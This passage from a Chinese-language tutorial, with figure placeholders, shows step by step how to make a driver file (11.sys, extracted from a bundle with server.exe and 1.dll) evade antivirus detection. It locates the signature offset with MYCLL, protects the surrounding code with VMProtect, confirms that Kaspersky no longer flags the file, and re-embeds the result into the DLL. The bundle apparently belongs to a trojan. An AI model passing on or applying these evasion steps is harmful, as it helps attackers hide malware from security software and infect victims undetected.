


图63

将名称为102的资源导出保存为11.sys，这样我们就得到了三个文件：**server.exe**、**1.dll** **和11.sys**。

先来定位11.sys文件的特征码，这个要使用到工具MYCLL，我直接给出定位出的特征码，**00000696_00000002**，转换成内存地址为**00010696**。对于sys文件的修改方式，我们这里直接用Vmprotect加密处理。

用Vmprotect1.62 DEMO版打开11.sys，如图64所示。虽然特征码的位置在内存地址00010696处，但是我们在“新建流程”处的“地址”栏里输入00010690，这样使得00010696处的上下代码都显示出来，如图65所示。




图64




图65

分析下特征码的特征，从图65中可以看出，00010696这个地址存在的不是单独一条指令，直接加密容易出错，所以可以从00010695开始加密。

删除原来的流程，新建流程地址填写00010695，如图66所示。之后在“选项”标签页里把所有的勾勾全部去掉，如图67所示，然后就可以进行加密了。




图66




图67

加密后的11.sys命名为22.sys，然后用卡巴扫描，未检测到任何风险，这样驱动的免杀就做好了。将做好的驱动免杀文件用ResScope导入到1.dll，替换掉原来导出的资源，如图68所示，最后将其另存为2.dll。

